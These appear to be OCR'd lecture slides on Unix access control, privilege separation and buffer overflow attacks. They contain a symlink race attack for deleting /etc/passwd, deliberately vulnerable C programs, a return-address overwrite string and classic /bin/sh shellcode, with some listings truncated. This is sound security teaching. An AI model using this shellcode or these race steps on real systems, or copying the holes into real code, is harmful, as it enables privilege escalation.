Access Control and Privacy Policies (3)

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
Slides: KEATS (also home work is there)

Network Applications: Privilege Separation



- the idea is make the attack surface smaller and mitigate the consequences of an attack
- you need an OS that supports different roles (root vs. users)

Weaknesses of Unix AC

- if you have too many roles (for example too finegrained AC), then hierarchy is too complex

  you invite situations like...let's be root

- you can still abuse the system...

A "Cron"-Attack

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- root:

```
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  ```
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  ```

  the shell behind the scenes:

  ```
  rm /tmp/dir1/file1 /tmp/dir1/file2 /tmp/dir2/file1 ...
  ```

  this takes time

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   rm /tmp/*/*
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   records that `/tmp/a/passwd` should be deleted, but does not do it yet
3. attacker (meanwhile deletes the fake passwd file, and establishes a link to the real passwd file)
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   rm /tmp/a/passwd; rmdir /tmp/a;
   ln -s /etc /tmp/a
   ```
4. root now deletes the real passwd file

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Buffer Overflow Attacks

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today

Smash the Stack for Fun...

- **Buffer Overflow Attacks** or **Smashing the Stack Attacks**
- one of the most popular attacks, unfortunately (> 50% of security incidents reported at CERT are related to buffer overflows)

  http://www.kb.cert.org/vuls

- made popular in an article from 1996 by Elias Levy (also known as Aleph One):

  "Smashing The Stack For Fun and Profit"

  http://phrack.org/issues/49/14.html

A Long Printed "Twice"

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void foo (char *bar)
5  {
6     long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
7     char  buffer[28];
8
9     printf("my_long value = %lu\n", my_long);
10    strcpy(buffer, bar);
11    printf("my_long value = %lu\n", my_long);
12 }
13
14 int main (int argc, char **argv)
15 {
16   foo("my string is too long !!!!!");
17   return 0;
18 }
```

Printing Out Zombies

```
1  #include <string.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4
5  void dead () {
6    printf("I will never be printed!\n");
7    exit(1);
8  }
9
10 void foo(char *bar) {
11   char buffer[8];
12   strcpy(buffer, bar);
13 }
14
15 int main(int argc, char **argv) {
16   foo(argv[1]);
17   return 1;
18 }
```

A "Login" Function (1)

```
1  int i;
2  char ch;
3
4  void get_line(char *dst) {
5    char buffer[8];
6    i = 0;
7    while ((ch = getchar()) != '\n') {
8      buffer[i++] = ch;
9    }
10   buffer[i] = '\0';
11   strcpy(dst, buffer);
12 }
13
14 int match(char *s1, char *s2) {
15   while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
16     s1++; s2++;
17   }
18   return( *s1 - *s2 );
19 }
```

A "Login" Function (2)

```
1  void welcome() { printf("Welcome!\n"); exit(0); }
2  void goodbye() { printf("Wrong identity, exiting!\n"); exit(1); }
3
4  int main(){
5    char name[8];
6    char pw[8];
7
8    printf("login: ");
9    get_line(name);
10   printf("password: ");
11   get_line(pw);
12
13   if(match(name, pw) == 0)
14     welcome();
15   else
16     goodbye();
17 }
```


What the Hell Is Going On?

- Let's start with a very simple program:


```
1  void foo(int a, int b, int c) {
2      char buffer1[6] = "abcde";
3      char buffer2[10] = "123456789";
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```

Memory

- each process will get a chunk of memory that is organised as follows:



The Stack

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
Behind the Scenes

machine code

Overwriting the Stack




```
char buf[8] = "AAAAAAAABBBB\xf4\x83\x04\x08\x00"
```

Payloads

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- normally you start a root-shell
- difficulty is to guess the right place where to "jump"

Starting A Shell

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
 "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
 "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
 "\xff\xff/bin/sh";
```

```
#include <stdio.h>

void main()
{   char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Avoiding \x00

- another difficulty is that the code is not allowed to contain \x00:

```
xorl %eax, %eax
```

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != "\0") {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

Overflow.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
```

Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks
  (Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)

- "zero-days-attacks" (new unknown vulnerability)

Format String Vulnerability

`string` is nowhere used:


```
1  #include<stdio.h>
2  #include<string.h>
3
4  // a program that "just" prints the argument
5  // on the command line
6
7
8  int main(int argc, char **argv)
9  {
10     char *string = "This is a secret string\n";
11
12     printf(argv[1]);
13 }
```

this vulnerability can be used to read out the stack

Protections against Buffer Overflow Attacks

- use safe library functions
- stack caneries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)

Network Applications: Privilege Separation



- the idea is make the attack surface smaller and mitigate the consequences of an attack
- you need an OS that supports different roles (root vs. users)

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Not just restricted to Unix:

- if you have too many roles (i.e. too finegrained AC), then hierarchy is too complex
  you invite situations like...let's be root

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   ```

4. root now deletes the real passwd file

The Problem

- The basic problem is that library routines in C look as follows:

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != "\0") {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

Security Goals

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- Integrity (prevent unwanted modification or tampering)
- Availability and reliability (reduce the risk of DoS attacks)

Homework

- Assume format string attacks allow you to read out the stack. What can you do with this information?

- Assume you can crash a program remotely. Why is this a problem?

Access Control in Unix

- access control provided by the OS
- authenticate principals (login)
- mediate access to files, ports, processes according to roles (user ids)
- roles get attached with privileges

The principle of least privilege:
programs should only have as much privilege as they need

Process Ownership

- access control in Unix is very coarse

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you also have groups that can share access to a file

but it is difficult to exclude access selectively

Access Control in Unix (2)

- privileges are specified by file access permissions ("everything is a file")
- there are 9 (plus 2) bits that specify the permissions of a file

```
$ ls - la
-rwxrw-r--   foo_file.txt
```

Login Process

- login processes run under UID = 0

```
ps -axl | grep login
```

- after login, shells run under UID = user (e.g. 501)

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id cu
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- non-root users are not allowed to change the UID — would break access control
- but needed for example for `passwd`

Setuid and Setgid


The solution is that unix file permissions are 9 + 2 Bits: Setuid and Setgid Bits

- When a file with setuid is executed, the resulting process will assume the UID given to the owner of the file.
- This enables users to create processes as root (or another user).

- Essential for changing passwords, for example.

```
chmod 4755 fobar_file
```

Privilege Separation in OpenSSH



- pre-authorisation slave
- post-authorisation

- 25% codebase is privileged, 75% is unprivileged

Network Applications

ideally network application in Unix should be designed as follows:

- need two distinct processes
  - one that listens to the network; has no privilege
  - one that is privileged and listens to the latter only (but does not trust it)
- to implement this you need a parent process, which forks a child process
- this child process drops privileges and listens to hostile data
- after authentication the parent forks again and the new child becomes the user

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- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...
- for debugging purposes (FreeBSD) Unix provides a "core dump", but allowed to follow links ...
- `mkdir foo` is owned by root

```
-rwxr-xr-x 1 root wheel /bin/mkdir
```

it first creates an i-node as root and then changes to ownership to the user's id

(race condition – can be automated with a shell script)

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- `mkdir` …

> Only failure makes us experts. – Theo de Raadt (OpenBSD, OpenSSH)

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